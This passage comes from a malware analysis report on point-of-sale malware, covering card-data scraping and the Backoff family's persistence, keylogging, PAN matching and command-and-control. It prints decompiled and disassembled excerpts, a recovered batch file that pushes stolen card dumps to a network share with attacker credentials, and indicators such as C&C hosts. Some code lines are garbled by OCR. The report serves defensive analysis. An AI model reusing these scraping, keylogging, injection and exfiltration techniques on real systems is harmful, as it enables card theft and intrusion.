


```
pop     ecx
idiv    ecx
mov     esi, edx
imul    esi, 100
call    _rand
push    60              ; value between 0 and 60
cdq
pop     ecx
idiv    ecx
add     edx, esi
add     edx, hour_1000
mov     TimeStamp, edx
```

Figure 11 - After the data was pushed the timestamp is increased

If the condition is met the malware creates and executes a batch file performing the push to a Samba share on the local network. Notably, the batch file is a string which gets deobfuscated by the malware in memory before being written to the batch file, named t.bat. This is the only form of anti-analysis that the analyzed sample exhibits.

The following graphic shows the batch file to be executed.




```
set src=t:\temp\dotnet\NDP45-KB2737084-x86.exe
net use t: \\10.44.2.153\d$ 4l4sk4! /user:10.44.2.153\salcl1
if exist %src% (
type McTrayErrorLogging.dll >> t:\temp\dotnet\NDP45-KB2737084-x86.exe
del /F /Q McTrayErrorLogging.dll
)
net use t: /DEL /yes
del /F /Q t.bat
```

Figure 12 - t.bat for pushing the dump file

The dump file is named McTrayErrorLogging.dll and is pushed to a machine with IP address 10.44.2.153 on the local network. The batch file also reveals username and password the attacker used, namely salcl1 with password 4l4sk4!. If the file exists on the remote machine it will be deleted before the new dump file is copied to the share. This method shows that the attacker had perfect understanding of the network he was compromising.

Afterwards, or if the time condition was not met, the found card data gets appended to the dump file. The name of the dump file shows the attacker wanted to mislead forensic analysts as the name indicates it is a binary file rather than for storing data. Also the file is dumped under system root, in the system32 directory, where system binaries are usually located. It is not clear why the malware author decided to first push the file to a share, before appending the fresh data.

For every spotted card information the logfile contains the obfuscated host IP address followed by the data. The IP address is most likely added to identify later from which machine the data came from. However, it is interesting to note that the data chunks written to the logfile do not exceed 1024 bytes.



```
push    esi                 ; arg0
push    offset HostIP
push    offset FormatString ; "%s%s%s\n"
lea     eax, [ebp+Content]
push    400h                ; size_t
push    eax                 ; char *
call    __snprintf
push    offset aA           ; "a+"
push    offset aMctrayerrorlog ; "McTrayErrorLogging.dll"
call    _fopen
mov     esi, eax
add     esp, 2Ch
test    esi, esi
jz      short loc_4018A3
```

```
push    esi                 ; FILE *
lea     eax, [ebp+Content]
push    1                   ; size_t
push    eax                 ; char *
call    _strlen
pop     ecx
push    eax                 ; size_t
lea     eax, [ebp+Content]
push    eax                 ; void *
call    _fwrite
push    esi                 ; FILE *
call    _fclose
add     esp, 14h
```

Figure 13 - Data will be appended to McTrayErrorLogging.dll

The following list sums up the memory scraping and data exfiltration function:

- **Enumerate processes**
- **For every process:**

1. **Abort if on exclusion list**
2. **If not, scan memory**
3. **If card data found check system time**
4. **If push is due, push data to share and increase timestamp**
5. **If found, write card data to dump file**

The process enumeration is performed in an endless loop. So if one iteration finishes a sleep timer causes the loop to wait for 10 seconds and then enumeration starts over.

3. Backoff

With Backoff POS malware, the breach is targeted for going large-scale. As opposed to BlackPOS and FrameworkPOS, Backoff is not oriented toward specific victims but is built to operate on random POS machines. It listens to a C&C server and is independent of the retailer's local infrastructure.

Backoff appeared in October 2013 and continues to operate up until today. It has been used in a number of data breaches and cost U.S. economy millions of dollars. Among the Backoff victims is UPS, a major U.S package delivery company. Fortune magazine [2] claims that 51 locations of the transportation logistics company have been compromised over a timeframe reaching from January to August 2014. UPS had reacted to a government bulletin which warned retailers of the current threat.


Backoff is standalone malware and it can update itself. Up to now there are at least five different versions have been detected in the wild.

3.1 Protection Layer

The analyzed sample of Backoff is wrapped with a runtime packer to protect it from detection and analysis. The packer uses VirtualAlloc and proceeds to decrypt and unpack its payload. After it is finished the initial image base gets unmapped by calling UnmapViewOfFile, so the packer can continue overwriting the image base with its unpacked payload. It then continues harvesting APIs which it needs for execution.

3.2 System Infiltration

The malwares main routine can be summarized in the following screenshot:



```
RemovePreviousVersion();
CheckExistenceByMutex();
DropCopyAutoruns();
SetCnCServer();
sub_404988(&unk_40A438);
v0 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)RamScrappingRoutine,
CloseHandle(v0);
v1 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)KeyLoggingRoutine, 
CloseHandle(v1);
InjectPersistenceCodeToExplorer();
while ( 1 )
{
  if ( sub_4011DD() )
  {
    v2 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)CnCRoutine, 0, 
```

Figure 14 - Backoff's main routine


The malware will start execution by removing previous copies of itself. An existing installation of the malware is verified by checking for a mutex named nUndsa8301nskal. This is understood as a self-updating mechanism. It is performed in the following steps:

Deletes the following file if existent:

%APPDATA%\mkrnl

Terminate the following process and delete the executable on disk:

%APPDATA%\AdobeFlashPlayer\mswinhost.exe



```
if ( !SHGetFolderPathA(0, 26, 0, 0, &v4)
  || (result = GetEnvironmentVariableA("APPDATA", &v4, 0x104u) -
{
  sub_401308(&dwDesiredAccess, &v4, 260);
  Concat(&v4, "\\mskrnl", 260);
  Concat(&dwDesiredAccess, "\\AdobeFlashPlayer\\mswinhost.exe",
  if ( (unsigned __int8)sub_401AA5(&v4) )
  {
    SetFileAttributesA(&v4, 0x80u);
    DeleteFileA(&v4);
  }
  while ( 1 )
  {
    v1 = FindProcess("mswinhost.exe");
```

Figure 15 - Cleanup before operation starts


The malware drops a copy of itself under %APPDATA%\OracleJava\javaw.exe and executes it calling CreateProcessA, then it deletes the original file. This clearly resembles typical malware behavior. Also Backoff creates the following registry entries for a means of auto start:

- **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**
  Windows NT Service - %APPDATA%\OracleJava\javaw.exe
- **HKLM\Software\Microsoft\Windows\CurrentVersion\Run**
  Windows NT Service - %APPDATA%\OracleJava\javaw.exe
- **HKLM\Software\Microsoft\Active Setup\Installed Components\{B3DB0D62-B481-4929-888B-49F426C1A136}**
  %APPDATA%\OracleJava\javaw.exe
- **HKLM\Software\Microsoft\Active Setup\Installed Components\{B3DB0D62-B481-4929-888B-49F426C1A136}**
  %APPDATA%\OracleJava\javaw.exe

3.3 Persistence

The malware will create an encrypted copy of itself under %APPDATA%\nsskrnl. The file is encrypted using RC4 with the password “Password”. If the malware stops running nsskrnl will be decrypted and executed to re-infect the system.

This means of persistence is performed by a piece of code which Backoff injects to explorer.exe. So if the compromised explorer.exe detects that the malwares mutex is deleted it will decrypt the dropped nsskrnl, copy the content to %APPDATA%\winservs.exe and re-infect the system by executing winservs.exe.




```
GetModuleFileNameA(0, &v7, 0x104u);
LOBYTE(v0) = ReadSelf(&v7, (int)&v5, (int)&v6);
if ( (_BYTE)v0 )
{
  RC4Routine(v5, v6, "Password", 8);
  if ( !SHGetFolderPathA(0, 26, 0, 0, &v8)
    || (v0 = GetEnvironmentVariableA("APPDATA", &v8, 0x1
  {
    Concat(&v8, "\\nsskrnl", 260);
    if ( (unsigned __int8)sub_401AA5(&v8) )
    {
      SetFileAttributesA(&v8, 0x80u);
      DeleteFileA(&v8);
    }
    if ( CreateFile(&v8, v5, v6, 0) )
      SetFileAttributesA(&v8, 7u);
    VirtualFree((LPVOID)v5, 0, 0x8000u);
    while ( 1 )
    {
      v1 = FindProcess("explorer.exe");
      if ( v1 )
        break;
      Sleep(0x3E8u);
    }
    v0 = (DWORD)OpenProcess(0x2Au, 0, v1);
    v2 = (void *)v0;
    if ( v0 )
    {
      v3 = (void *)InjectCode(v0, &unk_408048, 1563);
```

Figure 16 - Compromising explorer.exe

3.4 Keylogging Thread

Backoff supports logging key strokes from a connected input device. It registers a class named "wndRawClass" and creates a new message-only window using CreateWindowExA. Now the malware can register a new input device by calling RegisterRawInputDevice. By doing so it can capture key events by calling GetRawInputData.




```
|| (v1 = (void *)(GetEnvironmentVariableA("APPDATA", (LPSTR)&k

Concat(&keylogFile, "\\OracleJava\\Log.txt", 260);
memcpy(&hModule, "wndRawClass", 0xCu);
v0 = LoadLibraryA("user32.dll");
v1 = GetProcAddress(v0, "RegisterRawInputDevices");
RegisterRawInputDevices = (int (__stdcall *)(_DWORD, _DWORD, _
if ( v1 )
{
  v2 = LoadLibraryA("user32.dll");
  v1 = GetProcAddress(v2, "GetRawInputData");
  GetRawInputData = (int (__fastcall *)(_DWORD, _DWORD, _DWORD
  if ( v1 )
  {
    memset(&v6, 0, 0x30u);
    v6 = 0x30u;
    v7 = sub_405EA6;
    v8 = &hModule;
    LOWORD(v1) = RegisterClassExA((const WNDCLASSEXA *)&v6);
    if ( (_WORD)v1 )
    {
      v1 = CreateWindowExA(0, (LPCSTR)&hModule, 0, 0, 0, 0, 0,
      if ( v1 )
      {
        while ( 1 )
        {
          v1 = (void *)GetMessageA((LPMSG)&v5, 0, 0, 0);
```

Figure 17 - Capturing keystrokes via GetRawInputData

The captured keystrokes are logged in clear text to the file %APPDATA%\OracleJava\Log.txt.

3.5 Memory Scraping

Backoff enumerates Windows processes using CreateToolhelp32Snapshot and uses a function to search for financial card data in the process memory of enumerated processes.



```
result = CreateToolhelp32Snapshot(2u, 0);
v1 = result;
if ( result != (void *)-1 )
{
  pe = 296;
  result = (void *)Process32First(result, (LPPROCESSENTRY32)&pe);
  if ( result )
  {
    do
    {
      if ( !(unsigned __int8)CheckProcessNamesAgainstProcessToAvoid(&v4) && v3 != OwnProcess
      {
        if ( v3 > 0xA )
        {
          ReadMemoryAndFindCCData(v3);
          Sleep(0xAu);
```


Figure 18 - Process enumeration and filtering

However, it is selective to only search for memory space of “useful” processes. It seeks to avoid scanning of the following list of processes:

- explorer.exe
- lsass.exe
- spoolsv.exe
- mysqld.exe
- services.exe
- wmiprvse.exe
- LogonUI.exe
- taskhost.exe
- wuauclt.exe
- smss.exe
- csrss.exe
- winlogon.exe
- alg.exe
- iexplore.exe
- firefox.exe
- chrome.exe
- devenv.exe

Searching a process' memory Backoff first checks for the separators "^" and "=" which are separators for either track1 or track2 card data. Also it sees if the first digit of the PAN (Primary Account Number) is either 4 or 5 or if the second digit of the PAN is 3 by subtracting 0x10 from the separator which indicates it is only searching for 16 digit PANs. Unlike BlackPOS, which would grab 16 and 15 digit PANs.


According to Wikipedia, the digits 4 and 5 indicate the card issuers entity is "Banking and Financial" [4].



```
loc_404523:
mov     al, [ebx]
cmp     al, '^'           ; separator for Track1
setz    dl
jz      short loc_404534 ; Start of PAN

mp      al, '='
nz      loc_4046D4        ; separator for Track2

loc_404534:               ; Start of PAN
mov     al, [ebx-10h]
sub     eax, '4'
cmp     al, 1             ; Checking if 4 or 5
setbe   al
jbe     short loc_40454B

cmp     byte ptr [ebx-0Fh], '3'  ; Check 2nd digit
jnz     loc_4046D4
```

Figure 19 - Scanning memory for PANs

The algorithm also checks if the service code's first 2 digits are 0 and 1.



```
v2 = *(_BYTE *)(v6 + 2);
if ( (unsigned __int8)v2 <= '9' )       // Checking if digits 0to9
{
  if ( (unsigned __int8)v2 > '/' )
  {
    v2 = 10 * v7 + v2 - 541;
    if ( (unsigned int)v2 <= 27 )
    {
      v8 = *(_BYTE *)(v6 + 3);
      v2 = v8 - '0';
      if ( (unsigned __int8)(v8 - '0') <= 9u )
      {
        v2 = *(_BYTE *)(v6 + 4);
        if ( (unsigned __int8)v2 <= '9' )
        {
          if ( (unsigned __int8)v2 > '/' )
          {
            v2 = 10 * v8 + v2 - 529;
            if ( (unsigned int)v2 <= 0xB )
            {
              if ( *(_BYTE *)(v6 + 6) == '0' )// ServiceCode
              {
                if ( *(_BYTE *)(v6 + 7) == '1' )
                {
                  LOBYTE(v2) = *(_BYTE *)(v6 + 5);
                  v2 -= '1';
                  if ( (unsigned __int8)v2 <= 1u )
                  {
```

Figure 20 - The expression parsing the process memory

After all conditions are satisfied, Backoff will store the data in memory which will then be retrieved by another thread to post it to the C&C. The data is RC4 encrypted and BASE64 encoded.

3.6 Command And Control

Unlike the previously documented POS malware families Backoff is not based on a local infrastructure, but directly communicates to a C&C server on the internet. This again is a typical behavior pattern of usual malware.

The following bits of data are extracted by a Backoff instance:


- **op (static value “1”)**
- **id (randomly generated 7 character string used as ID)**
- **ui (username/hostname)**
- **wv (windows version)**
- **gr (malware version name)**
- **bv (malware version)**
- **data (optional) : Base64-encoded/RC4-encrypted data**

It does this every 45 seconds and waits for a reply from the server. The sample analyzed by Cyphort Labs connected to the following C&C servers:

- **81.4.111.176**
- **total-updates.com**

The server reply will then be one of the following options:


- **Update**
- **Terminate**
- **Uninstall**
- **Download and Run (Download and execute another file)**
- **Upload keylogs**
- **Thanks! - Do Nothing**



